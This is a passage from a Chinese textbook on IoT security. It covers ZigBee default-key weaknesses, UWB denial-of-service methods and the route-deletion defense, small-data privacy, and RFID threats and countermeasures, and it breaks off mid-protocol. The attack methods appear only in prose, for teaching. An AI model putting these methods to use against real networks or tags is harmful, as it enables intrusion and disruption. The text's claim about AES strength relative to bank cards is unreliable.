


图 8.4 ZigBee 协议栈结构

应用框架，其中 ZDO 描述了应用对象的公用接口，APS 为 ZDO 和应用对象提供了通用服务集。

数据链路层、网络层和应用层负责在各自层上传输安全的数据，而且应用支持子层提供了安全关系的建立和维护等服务，ZDO 管理安全策略和设备的安全配置。

ZigBee 提供了高可靠性的安全保障，其安全保障措施包括密码建立、密码传输、帧保护和设备管理。一般来说，ZigBee 被认为是目前短距离无线通信技术中最安全的一种，其安全性来源于系统性的设计。

ZigBee 采用了 AES(高级加密系统)加密，AES 是美国国家标准与技术研究所用于加密电子数据的规范，其保密性是普通银行卡的 12 倍，它被认为可以成为人们公认的加密标准，在金融、电信和政府数字信息等领域得到广泛应用。AES 加密可以有效对抗最常见的 ZigBee 安全攻击——密钥攻击。

2015 年黑帽大会上，安全人员公布发现了采用 ZigBee 协议的设备的漏洞。但是，安全人员同时也指出，安全漏洞并不是由 ZigBee 协议设计本身引发的，而是来源于设备制造商的疏忽。这些漏洞包括：

- 如果采用 ZigBee 协议标准，在不安全的传输机制下传输初始密钥，再加上设备制造

商采用默认的链路密钥，攻击者可以轻易得到机会侵入网络，通过嗅探某个设备来破解用户配置文件，并使用默认链路密钥加入该网络。

- 由于 ZigBee 的安全性很大程度上依赖于密钥的保密性，即加密密钥安全的初始化及传输过程，因此设备制造商为了产品的互通性和使用便利性而使用默认密钥的行为，破坏了 ZigBee 的安全机制，使得 ZigBee 设备存在极大的安全隐患。

8.3.3 基于 UWB 的传感网安全传输技术

UWB 具有低成本、传输速率高、空间容量大、低功耗等优点。作为无线传输技术之一，UWB 同样也面临着 DoS、密钥泄露、假冒攻击等攻击风险。针对 UWB 的安全问题，国际标准化组织接受了由 WiMedia 联盟提出的《高速率超带宽通信的物理层和媒体介入控制标准》，即 ECMA-367(ISO/IEC 26907)。该标准规定了无安全和强安全两种安全级别和 3 种安全模式，安全保护包括数据加密、消息认证和重放攻击防护，安全帧提供对数据帧、选择帧和控制帧的保护。3 种安全模式如下：

- 安全模式 0。无安全模式，定义了使用无安全帧的通信方式。在该模式下，如果收到安全帧，MAC 层将直接丢弃该帧。
- 安全模式 1。定义了数据传输时与安全模式 0 下的设备进行通信，或者与未建立安全关系的安全模式 1 下的设备进行通信，或者在特定帧的控制下与建立安全关系的安全模式 1 下的设备进行通信，否则将丢弃数据。
- 安全模式 2。不与其他模式下的设备进行通信，通过四次握手协议建立安全连接。

本节将以 DoS 为例，说明 UWB 的防御机制。UWB 中 DoS 的攻击类型主要有两种，即 MAC 层攻击和网络层攻击。

MAC 层 DoS 攻击包括以下方法：

- 拥塞目标设备使用的 UWB 信道，使得目标设备无法通信。
- 将目标设备作为中继，使其不间断转发无效的数据帧，耗尽目标设备的资源，使其无法使用。

网络层 DoS 攻击主要是进行路由攻击，主要方法如下：

- 攻击者向被攻击设备建立大量的无效 TCP 连接(如 SYN 半开连接)来消耗其资源，阻碍正常链接的建立，从而使得正常服务请求被拒绝。
- 攻击者向目标设备发送伪造的路由更新信息，欺骗目标设备进行路由更新，使其路由失效。
- 进行 IP 地址欺骗。攻击者向路由器的广播地址发送虚假信息，使路由器所在网络的所有设备向 UWB 网络中的目标设备回应虚假信息。
- 篡改 IP 数据包头的 TTL 值，使数据包因 TTL 快速降为 0 而无法到达目标设备。

针对 UWB 中的 DoS 攻击，UWB 主要采用路由删除的方法防止洪泛 DoS 攻击。如图 8.5 所示，当目标设备发现某个设备是攻击者时，将生成一个路由错误报文(RERR)，报文中标注目标设备不可达，目标设备将 RRER 发送给攻击者。攻击者收到 RERR 后将认为目标设备不可达，因此将其从路由表中删除，无法继续进行攻击。如果攻击者想要重新建立路由向目标设备发送攻击报文，目标设备对其路由请求(RREQ)将不予回应。通过这种方式，只要是被标记为攻击者的设备就无法建立路由，从而成功抵御了基于数据报文的 DoS

攻击。




图 8.5　路由删除方法

8.4　小数据与隐私保护

8.4.1　小数据简介

小数据，又称个体资料，是指需要新的应用方式才能体现出具有高价值的个体的、高效率的、个性化的信息资产。更具体地说，小数据是通过各种方式，如智能家电、手机、平板电脑、可穿戴设备等，收集用户每时每刻一举一动产生的数据，包括生活习惯、身体状况、社交、财务、喜好、情绪、行为等数据，并通过数据处理、分析和融合技术，统一执行交换数据、保护隐私等多项对外功能。

第一个意识到小数据重要性的是美国康奈尔大学的德波哈尔·艾斯汀教授。他在父亲去世前几个月就注意到老人的行为活动和平时不同——他不再发送电子邮件，不去超级市场买菜，到附近散步的距离也越来越短。然而到急诊室检查的时候，不管是测脉搏还是查病历，这个 90 岁的老人都没有表现出特别明显的异常。可事实上，如果分析他每时每刻的个体化数据（即小数据），就能发现他的生活其实已经和正常状态有了明显不同。这种针对个体的小数据带来的生命健康的警示，让艾斯汀教授认为小数据可以看作是一种新的医学证据，并认为它是“your row of their data”（意为：大数据中属于你的那一行数据）。

大数据和小数据的差别主要有以下几点：

- 数据量不同。大数据是宏观尺度上的、只有在大规模数据的基础上才可以做的事情。洛杉矶警察局和加利福尼亚大学合作利用大数据预测犯罪的发生，统计学家内特·西尔弗（Nate Silver）利用大数据预测 2012 美国选举结果，这些都需要大量的样本才能准确地揭示研究对象的规律，单个的犯罪案件和一两个家庭的政治倾向都无法以偏概全。相反的，小数据是微观尺度上的，是仅仅针对个人的数据。一般来

说，大数据是由小数据汇集而成的。

- 服务对象不同。大数据主要是为了揭示庞大用户群体的喜好、消费、行为活动等规律，主要是为群体而非个人服务。而小数据是以个人为本，记录和分析的都是个人的信息，一个个体的小数据仅对自己有效，对其他个体并没有重大影响。
- 数据处理方式不同。大数据强调标准化，只有数据标准化，才能大规模采集，以后的数据处理概率统计才有了可能。小数据则强调个性化，为每个人的个人需求服务。

小数据可以很好地解决大数据对个人隐私的践踏和侵犯。小数据对内是一切个人数据的集合，对外是个人数据的唯一接口。个人可以主动地控制向大数据提供的信息，既能保护个人隐私信息，也可以向大数据提供准确信息。

如图 8.6 所示，在全国国民身体素质普查中，大数据关心的是国民身体素质的统计值，而并非每个个体的具体身体素质。但是在传统的大数据系统中(图 8.6(a))，个人无法选择向大数据输入哪些隐私信息，可能会造成用户隐私泄露。而如果使用小数据(图 8.6(b))，个人可以选择对外输出的信息，仅在小数据范围内对隐私信息进行处理，而将处理后的结果或决策等信息输出给大数据。




图 8.6 小数据保护个人隐私

再如，现在智能插座可以实时监控每台电器的用电量，政府和供电部门可以利用所有用户的电量使用大数据分析研究用电规律，进行差时定价，引导平衡用电。

但是最近也有研究表明，通过窃听用户电器的用电量可以推测出该用户的活动隐私，例如，利用电视的用电量甚至可以推测出用户在某时刻在收看哪个电视频道。而使用小数据，用户可以仅仅告诉大数据单个用户的总的用电量、某个时段的用电量或自己的用电需求，就可以帮助大数据进行市场分析和定价，解决了大数据和隐私之间的矛盾。

8.4.2　RFID 功能

与个人信息密切相关的小数据的采集经常通过 RFID 进行，RFID 的通信主要是以电磁波的形式进行，而没有任何物理可见的接触。RFID 系统很容易受到各种攻击，其面临的安全隐私威胁主要有以下几种形式：

- 非法读取。不经允许而进行 RFID 数据的读取。例如，商业竞争者可通过未授权的读写器快速读取超市的商品标签数据，获取重要的商业信息。
- 位置跟踪。位置隐私含有高度的个人特征，携带 RFID 标签的任何人都可能在公共场合被自动跟踪。
- 窃听隐私。因 RFID 系统在前向信道的信号传输距离较远，窃听者可轻易窃取读写器发出的信号数据，使得个人或组织的信息隐私泄露。个人隐私包括个人信息，例如纳税、医疗或者购买记录、个人习惯等；组织隐私可能包括门禁系统的认证等。
- 拒绝服务攻击。攻击者使得标签进入不能正常工作的状态，其结果是，标签变得暂时或永久失效。这样的攻击常常由于标签的移动特性而变得越发严重，使得标签易于受到远处隐蔽读写器的操纵。如果不能抵抗这样的攻击，那么使用 RFID 的商店就会失窃。
- 伪装欺骗和克隆攻击。通过伪装成合法标签，欺骗读写器为其提供数据。这种攻击还包括非授权的标签复制，它是一种完整性攻击，攻击者成功地截获标签的辨认信息后就能实现。同样，由于伪装的标签能够被读写器读取而使得问题更严重。攻击者能够复制标签将使得防伪保护失效，接着就能实施偷窃。而对于使用 RFID 标签进行自动化安全验证的公司，这将是一个新的易受到攻击的弱点。
- 重放攻击。这也是一种完整性攻击，攻击者使用伪造的读写器，事先截获某目标标签的应答（由标签发给读写器的信息），此后模拟该标签的应答发送给合法的读写器，由此模拟一个合法的标签。对于使用非接触式身份认证卡的 RFID 系统环境，这提供了一种非法进入受保护区域的手段。

另外，RFID 作为物联网的核心之一，除了用于个人小数据采集之外，还广泛用于采购与分配、商业贸易、生产制造、物流、防盗以及军事用途上。可以设想，如果 RFID 系统受到攻击，也许就会出现工厂停产，社会秩序混乱，甚至直接威胁人类的生命安全。因此，安全和隐私保护将成为制约 RFID 系统大规模应用的瓶颈问题，也成为其设计、部署与应用中的一项关键性支撑技术。

一般说来，一个安全的 RFID 系统都应该解决 3 个安全问题：保密性、信息泄露和可追踪性。当前，实现 RFID 安全性机制所采用的方法主要可以分为物理方法、密码机制以及混合机制。

1. *物理方法*

物理方法主要用于一些难以采用复杂密码机制的低成本标签中，主要包括以下几种方法。

1）Kill 命令机制

其原理是从物理上毁坏标签，从而阻止对标签及其携带物的跟踪。如在超市结账后收银员即对商品上的标签进行 Kill 处理。但是 Kill 识别序列号（PIN）一旦泄露，可能导致不

法分子恶意杀死标签,实现对超市商品的盗窃。

2）静电屏蔽

可以对标签进行屏蔽,使之不能接收任何来自读写器的信号。但是静电屏蔽需要一个额外的物理设备,既造成了不便,也增加了系统的成本。

3）主动干扰

标签用户可以通过一个设备主动广播无线电信号来阻止或破坏附近的 RFID 阅读器的操作。但这种方法可能导致非法干扰,使附近其他合法的 RFID 系统和无线系统受到干扰。

4）阻止标签

该方法需要一个额外的、特殊的标签,通过该标签干扰防碰撞算法来实现保护,使得读写器读取命令每次总是获得相同的应答数据,从而保护标签。

2. 密码机制

密码机制主要包括以下几种方法。

1）Hash 锁协议

阅读器存储每个标签的访问密钥 K,对应标签存储的元身份(MetaID),其中 MetaID = Hash(K)。过程如下：

(1) 阅读器请求访问标签。

(2) 标签发送 MetaID 给阅读器。

